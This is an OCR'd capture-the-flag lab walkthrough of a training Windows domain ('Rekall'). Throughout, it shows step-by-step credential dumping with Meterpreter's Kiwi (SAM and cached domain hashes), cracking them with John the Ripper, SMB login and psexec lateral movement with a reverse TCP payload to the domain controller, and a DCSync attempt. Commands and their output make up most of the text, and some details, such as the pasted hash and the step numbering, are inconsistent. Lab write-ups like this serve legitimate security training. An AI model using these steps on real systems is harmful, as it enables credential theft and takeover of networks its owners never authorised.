Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A
```

Challenge | 5 Solves

Flag 5: Common Tasks

50


- You just gained access to Win10.
- What task should you consider doing first, in case you lose access to the machine?
- **Free Hint**: Consider evaluating unnecessary scheduled tasks.

Unlock Hint for 8 points


54fa8cd5c1354adc9214969d716673f5

Submit

FLAG 6



Step 1: While in the exploit window system using the Meteterpreter, load Kiwi by entering the command "load kiwi".



Step 2: Run the command: lsa_dump_sam to extract the SAMkey containing password hashes. Locate the SAM key and copy it.

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577
```


Step 3 : Switch back to Kali Linux and open a nano file named "hash2". Paste the copied SAMkey into the nano file.

```
File  Actions  Edit  View  Help
 GNU nano 5.4                                    hash2 *
50135ed3bf5e77097409e4a9aa11aa39
```

Step 4: Run the John the Ripper tool with the command "john hash2 --format=nt" to crack the password hash.

```
┌──(root㉿kali)-[~]
└─# john hash2 --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2024-04-03 20:12) 9.090g/s 813381p/s 813381c/s 813381C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─#
```

FLAG 7



Step 1: Reopen the shell on the Windows system to continue the exploitation process.


Step 3: Inspect the contents of the "user/public" directory for any visible files or directories. If nothing is found, proceed to the next step.

Step 4: Navigate to the "user/public/documents" directory using the command "cd C:\Users\Public\Documents".


Step 5: List the contents of the "user/public/documents" directory using the command "dir" to identify any files present.


Step 6: Locate the FLAG7.txt file in the "user/public/documents" directory.

Step 7: View the contents of the FLAG7.txt file using the command "more FLAG7.txt" to retrieve the FLAG.



FLAG 8





Step 1: Extract cached credentials from the compromised Windows 10 machine by running the command: lsadump::cache


```
meterpreter > kiwi_cmd......
[-] Unknown command: kiwi_cmd......
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 4/3/2024 5:53:28 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```

Step 2: Identify the cached credentials, such as the user "REKALL/AMD Bob", and copy the hash.

Step 3: Switch to the Kali Linux system and open a terminal.

Step 4: Create a new file named "hash3" using the command "nano hash3"

Step 5: Paste the copied hash into the "hash3" file and save it.



Step 6: Use the John the Ripper tool to crack the password hash by running the command "john hash3 --format=mscash2"

```
┌──(root㉿kali)-[~]
└─# john hash3 --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2024-04-03 21:01) 3.571g/s 3710p/s 3710c/s 3710C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─#
```

Step 2 : Return to Metasploit and run the auxiliary scanner "auxiliary/scanner/smb/smb_login" to gain access to the Windows 10 machine.

```
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ABORT_ON_LOCKOUT  false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
   DETECT_ANY_AUTH   false            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false            no        Detect if domain is required for the specified user
   PASS_FILE                          no        File containing passwords, one per line
   PRESERVE_DOMAINS  true             no        Respect a username that contains a domain name.
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST      false            no        Record guest-privileged random logins to the database
   RHOSTS            172.22.117.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             445              yes       The SMB service port (TCP)
   SMBDomain         rekall           no        The Windows domain to use for authentication
   SMBPass           Changeme!        no        The password for the specified username
   SMBUser           ADMBob           no        The username to authenticate as
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/smb/smb_login) > run

[*] 172.22.117.10:445     - 172.22.117.10:445 - Starting SMB login bruteforce
[+] 172.22.117.10:445     - 172.22.117.10:445 - Success: 'rekall\ADMBob:Changeme!' Administrator
[*] 172.22.117.10:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Step 4 :Set the necessary options in Metasploit, including the Rhosts (172.22.117.10), SMBDomain (REKALL), SMBpass(Changeme!), and SMBUser(ADMBob).


Step 5 : Run the auxiliary and create a session upon successful authentication.

Step 6 : Create another session using "exploit /admin/smb/psexec",

Set the options SMBpass(Changeme!), and SMBUser(ADMBob).Create the session and gain access to the WinDC machine.


```
Kali on ML-REFVM-197105

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             rekall           no        The Windows domain to use for authentication
   SMBPass               Computer!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               ?                no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(windows/smb/psexec) > set smbuser ADMBob
smbuser => ADMBob
msf6 exploit(windows/smb/psexec) > set smbpass Changeme!
smbpass => Changeme!
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10
```


Step 7 : Inside the WinDC machine, run the command "net user" to enumerate user accounts, identifying the administrator account ADM Bob.



Locate and retrieve FLAG8 with the provided code.


FLAG 9






Step 1: Start the enumeration process from the root directory of the new Windows machine. Navigate to the root directory using the appropriate command, such as "C:\"

Step 2: Once the FLAG9.txt file is located, use the "more" command to view its contents.



FLAG 10



Step 1: Close the current shell session and return to Meterpreter and verify that the current account has system-level privileges by running the "getuid" command.

```
C:\>more flag9.txt
more flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872

C:\>exit
exit
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Step 2: Load Kiwi using the command "load kiwi" from Meterpreter..

Step 3: Use the command "dcsync_ntlm Administrator" from Kiwi Meterpreter to retrieve the password hash of the Administrator user.

```
meterpreter > dcsync_ntlm administrator
[-] The "dcsync_ntlm" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
